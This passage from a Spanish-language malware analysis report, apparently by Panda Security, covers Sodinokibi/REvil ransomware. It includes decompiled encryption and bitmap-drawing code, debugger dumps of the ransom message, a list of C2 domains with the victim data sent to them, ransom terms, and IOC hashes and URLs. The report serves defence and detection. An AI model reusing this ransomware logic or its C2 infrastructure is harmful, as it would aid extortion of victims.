    salsa20_wordtobyte((int *)v14, (const void *)a1);
    v7 = (*(_DWORD *)(a1 + 32))++ == -1;
    if ( v7 )
      ++*(_DWORD *)(a1 + 36);
    if ( v4 <= 0x40 )
      break;
    v8 = v15;
    v9 = 0;
    do
    {
      v10 = &v14[v9++];
      v10[v17] = *v10 ^ v10[v8];
    }
    while ( v9 < 64 );
    v4 -= 64;
    v17 += 64;
    v5 = a3 + 64;
    a2 += 64;
    v15 += 64;
    a3 += 64;
  }
  if ( v4 )
  {
    v11 = a2 - (_DWORD)v14;
    v12 = v5 - (_DWORD)v14;
    v16 = a2 - (_DWORD)v14;
    do
    {
      v13 = &v14[v6++];
      v13[v12] = *v13 ^ v13[v11];
      v11 = v16;
    }
    while ( v6 < v4 );
  }
```

5.10.10: Pseudocódigo del algoritmo de cifrado.

Finalmente, como hemos dicho anteriormente, introducirá la PubKey del fichero (Única para cada uno) al final de todos ellos. Acabará liberando el fichero y, por último, modificará su extensión.

5.11. Bitmap

La función para preparar el bitmap que pone como fondo de escritorio, crea un “bitmap” compatible, creándolo eligiendo fuentes, pixels, etc. Lo va construyendo mediante un bucle, añadiendo caracteres y la frase final para que vayamos a la nota de rescate

```
if ( result )
{
  v2 = CreateCompatibleDC(result);
  v29 = v2;
  if ( v2 )
  {
    v3 = GetDeviceCaps(v1, 8);
    v4 = v3;
    v27 = v3;
    v30 = 10;
    v5 = GetDeviceCaps(v1, 10);
    v32 = v5;
    v6 = CreateCompatibleBitmap(v1, v4, v5);
    v28 = v6;
    if ( v6 )
    {
      SelectObject(v2, v6);
      v7 = GetDeviceCaps(v1, 90);
      v8 = MulDiv(18, v7, 72);
      v25 = -v8;
      v9 = CreateFontW(-v8, 0, 0, 0, 0, 0, 0, 0, 1u, 0, 0, 4u, 0, 0);
      v24 = v9;
```

```
00403463   2B4D E0          sub ecx,dword ptr ss:[ebp-20]
00403466   50               push eax
00403467   6A FF            push FFFFFFFF
00403469   FF35 A4C24100    push dword ptr ds:[41C2A4]          0041C2A4:&L"Your files are encrypted! Open
0040346F   894D D0          mov dword ptr ss:[ebp-30],ecx
00403472   56               push esi
00403473   FF15 74B74100    call dword ptr ds:[<&DrawTextW>]
00403479   E8 3BFDFFFF      call payload_dll2_xor_pe.4031B9
```

```
0041C2A4:&L"Your files are encrypted! Open e4cqobv5o.info.txt!"
```

```
01EA6B40  00 00 00 00 00 00 00 00 EC 5C 37 49 38 00 00 1A  ........ì\7I8...
01EA6B50  59 00 6F 00 75 00 72 00 20 00 66 00 69 00 6C 00  Y.o.u.r. .f.i.l.
01EA6B60  65 00 73 00 20 00 61 00 72 00 65 00 20 00 65 00  e.s. .a.r.e. .e.
01EA6B70  6E 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00  n.c.r.y.p.t.e.d.
01EA6B80  21 00 20 00 4F 00 70 00 65 00 6E 00 20 00 65 00  !. .O.p.e.n. .e.
01EA6B90  34 00 63 00 71 00 6F 00 62 00 76 00 35 00 6F 00  4.c.q.o.b.v.5.o.
01EA6BA0  2E 00 69 00 6E 00 66 00 6F 00 2E 00 74 00 78 00  ..i.n.f.o...t.x.
01EA6BB0  74 00 21 00 00 00 AB AB AB AB AB AB AB AB EE FE  t.!...«««««««îþ
01EA6BC0  00 00 00 00 00 00 00 00 A6 5C 34 00 20 00 00 00  ........¦\4. ...
```

```
eax:L"C:\\Users\\[illegible]\\AppData\\Local\\Temp\\zaoi6xao08r.bmp"
ecx:L"zaoi6xao08r.bmp"
eax:L"C:\\Users\\[illegible]\\AppData\\Local\\Temp\\zaoi6xao08r.bmp"
```

Figura 5.11.1: Creación de Bitmap.

Realizará un GetObject para obtener los datos del .bmp ya formado y lo colocará en la ruta que hemos visto antes, creando el objeto con CreateFileW y WriteFile




Figura 5.11.2: Obtención de la ruta.

El resultado final, será ver en nuestro escritorio, un fondo, como este, indicándonos que leamos el txt informativo, que ya estará droppeado por todas las carpetas posibles en nuestro equipo

Figura 5.11.3: Muestra de un escritorio con el Bitmap lanzado.

5.12. Conexión servidor C2

Una vez ya tiene el fondo cambiado, intenta realizar conexiones a unos servidores C2, su objetivo principal sería el de enviar información relevante de la víctima a estos, vemos que, introducirá las direcciones de todos los servidores que hemos visto anteriormente en el JSON cargadas

```
push    offset sub_402497
push    edi
push    3Bh
push    dword ptr ds:41C298h
call    _C2Servers
add     esp, 10h
```

```
01E9C7C8  6C 00 79 00 72 00 69 00 63 00 61 00 6C 00 64 00  l.y.r.i.c.a.l.d.
01E9C7D8  75 00 6E 00 69 00 79 00 61 00 2E 00 63 00 6F 00  u.n.i.y.a...c.o.
01E9C7E8  6D 00 3B 00 74 00 68 00 65 00 62 00 6F 00 61 00  m.;.t.h.e.b.o.a.
01E9C7F8  72 00 64 00 72 00 6F 00 6F 00 6D 00 61 00 66 00  r.d.r.o.o.m.a.f.
01E9C808  72 00 69 00 63 00 61 00 2E 00 63 00 6F 00 6D 00  r.i.c.a...c.o.m.
01E9C818  3B 00 63 00 68 00 72 00 69 00 73 00 2D 00 61 00  ;.c.h.r.i.s.-.a.
01E9C828  6E 00 6E 00 65 00 2E 00 63 00 6F 00 6D 00 3B 00  n.n.e...c.o.m.;.
01E9C838  6F 00 77 00 6E 00 69 00 64 00 65 00 6E 00 74 00  o.w.n.i.d.e.n.t.
01E9C848  69 00 74 00 79 00 2E 00 63 00 6F 00 6D 00 3B 00  i.t.y...c.o.m.;.
```

Figura 5.12.1: Listado de servidores C2.

Una vez dentro, carga las URL en memoria

```
004049FE   8BD7          mov edx,edi
00404A00   66:85DB       test bx,bx
00404A03   74 1B         je payload_dll2_xor_pe.404A20
00404A05   0FB730        movzx esi,word ptr ds:[eax]
00404A08   8975 08       mov dword ptr ss:[ebp+8],esi
00404A0B   8BF3          mov esi,ebx
00404A0D   66:3B75 08    cmp si,word ptr ss:[ebp+8]
00404A11   74 0B         je payload_dll2_xor_pe.404A1E
00404A13   83C2 02       add edx,2
00404A16   0FB732        movzx esi,word ptr ds:[edx]
00404A19   66:85F6       test si,si
00404A1C   75 EF         jne payload_dll2_xor_pe.404A0D
00404A1E   33F6          xor esi,esi
00404A20   66:3932       cmp word ptr ds:[edx],si
00404A23   75 0A         jne payload_dll2_xor_pe.404A2F
00404A25   83C0 02       add eax,2
00404A28   66:3930       cmp word ptr ds:[eax],si
00404A2B   75 D1         jne payload_dll2_xor_pe.4049FE
```

```
01E9C7F8  72 00 64 00 72 00 6F 00 6F 00 6D 00 61 00 66 00  r.d.r.o.o.m.a.f.
01E9C808  72 00 69 00 63 00 61 00 2E 00 63 00 6F 00 6D 00  r.i.c.a...c.o.m.
01E9C818  3B 00 63 00 68 00 72 00 69 00 73 00 2D 00 61 00  ;.c.h.r.i.s.-.a.
01E9C828  6E 00 6E 00 65 00 2E 00 63 00 6F 00 6D 00 3B 00  n.n.e...c.o.m.;.
01E9C838  6F 00 77 00 6E 00 69 00 64 00 65 00 6E 00 74 00  o.w.n.i.d.e.n.t.
01E9C848  69 00 74 00 79 00 2E 00 63 00 6F 00 6D 00 3B 00  i.t.y...c.o.m.;.
01E9C858  77 00 65 00 62 00 38 00 36 00 35 00 2E 00 63 00  w.e.b.8.6.5...c.
01E9C868  6F 00 6D 00 3B 00 70 00 61 00 72 00 61 00 64 00  o.m.;.p.a.r.a.d.
01E9C878  69 00 67 00 6D 00 6C 00 61 00 6E 00 64 00 73 00  i.g.m.l.a.n.d.s.
01E9C888  63 00 61 00 70 00 65 00 2E 00 63 00 6F 00 6D 00  c.a.p.e...c.o.m.
```

Figura 5.12.2: Listado de URL cargadas en memoria.

E irá generando los path de las URL mediante un bucle, veremos extensiones como .jpg o .png, el cual será la información cifrada relevante de la víctima

```
esi:L"mrkluttz.com"
eax:L"mrkluttz.com"

esi:L"mrkluttz.com", eax:L"mrkluttz.com"
```

```
eax:L"https://mrkluttz.com/static/tmp/hyyfmg.jpg"
ecx:L"jpg"
```

Figura 5.12.3: URL e información del equipo cifrada.

Posteriormente, vemos como enviará el contenido del txt generado anteriormente y le habrá añadido una de las URL de la lista, la cual será el objetivo para enviar todos los datos

```
0041C290:&L"10"


0041C298:&L"lyricalduniya.com"


0041C2A0:&L"e4cqobv5o.info.txt"

0041C2A4:&L"Your files are encrypted! Open e4cqobv5o.info.txt!"

0041C2A8:&L".e4cqobv5o"
[ebp-40]:L"nauticmarine.dk"
0041C2AC:&L"GadtWz2QBTacskL+55Wpo65IkwY28qJOxHoe4Xte81M="

0041C2B0:&L"EB682A47B093A650"

0041C2B4:&L"OlWl/W6WOcOGMI38/6cAFS3/sLvuIJlumaHGYzFwybUuj/bY8vwwcIYkX4ylOpmj/2CNu+VN315vyPCzdsPUW

0041C2B8:&L"infectado"

0041C2BC:&L"INFECTADO-PC"
[ebp-2C]:L"lyricalduniya.com"
0041C2C0:&L"WORKGROUP"

0041C2C4:&L"en-US"

0041C2C8:&L"false"

0041C2CC:&L"Windows 7 Professional"

0041C2D0:&L"QwADAAAAAPCf+ROAAAAAAP5CFQAAAFoABAAAAAAAAAAAAAAAAAAAAAAAAAAA="
```

Figura 5.12.4: Información relevante previa a ser enviado al servidor C2.

6. Rescate

Para rescatar nuestros archivos, una vez hayamos leído la nota que se habrá creado en cada una de las carpetas, donde el Ransomware haya entrado, deberemos descargar TOR browser, introducir la Key que se deja en el documento y se nos darán las instrucciones para recuperar los ficheros, para ello, tenemos que asumir un pago en bitcoins, Monero, en un plazo de 7 días.




Figura 6.1: Instrucciones para recuperar datos

7. IOC

- **MD5:**

3E974B7347D347AE31C1B11C05A667E2
B488BDEEAEDA94A273E4746DB0082841
BED6FC04AEB785815744706239A1F243
1CE1CA85BFF4517A1EF7E8F9A7C22B16
1524B237E65D52AA7E2ADD5DBDCC7C05
A81961697199A3F9524A0F874E281612
512B538CE2C40112009383AE70331DCF
E6566F78ABF3075EBEA6FD037803E176

- **Fichero de rescate:**

<hash_aleatorio>info.txt

Ejemplo: e4cqobv5o.info.txt

- **Fichero bitmap de escritorio:**

<hash_aleatorio>.bmp

Ejemplo: zaoi6xao08r.bmp

- **Ejemplos de extensión del fichero cifrado:**

*.jpg.<Hash_aleatorio>
*.png.<Hash_aleatorio>
*.reg.<Hash_aleatorio>
*.xml.<Hash_aleatorio>

Ejemplo: álbum.mp3.e4cqobv5o

- **Url Relacionadas:**

suitesartemis.gr
rename.kz
jefersonalessandro.com
banukumbak.com
pourlabretagne.bzh
azerbaycanas.com
lesyeuxbleus.net
brannbornfastigheter.se
kryddersnapsen.dk

8. Referencias

[1] - “Unos hackers secuestran archivos del Ayuntamiento de Zaragoza en un ciberataque.” https://www.hoyaragon.es/noticias-zaragoza-aragon/hackers-ayuntamiento-zaragoza/
Publicada el 20/11/2019

[2] - “RANSOMWARE CIERRA UNA EMPRESA FABRICANTE DE PIEZAS DE AUTO CON MÁS DE 100 AÑOS DE ANTIGÜEDAD; MÁS DE 4 MIL EMPLEOS PERDIDOS” https://noticiasseguridad.com/hacking-incidentes/ransomware-cierra-una-empresa-fabricante-de-piezas-de-auto-con-mas-de-100-anos-de-antiguedad-mas-de-4-mil-empleos-perdidos/
Publicada el 24/01/2020

[3] - “McAfee ATR Analyzes Sodinokibi aka REvil Ransomware-as-a-Service – What The Code Tells Us” https://www.mcafee.com/blogs/other-blogs/mcafee-labs/mcafee-atr-analyzes-sodinokibi-aka-revil-ransomware-as-a-service-what-the-code-tells-us/
Publicada el 02/10/2019

[4] - “ThreatList: Ransomware Costs Double in Q4, Sodinokibi Dominates” https://threatpost.com/threatlist-ransomware-costs-double-in-q4-sodinokibi-dominates/152200/
Publicada el 24/01/2020

panda
a WatchGuard brand

Más información:

https://www.pandasecurity.com/business/

U.S. SALES 1.800.734.9905 INTERNATIONAL SALES +1.206.613.0895

www.watchguard.com | pandasecurity.com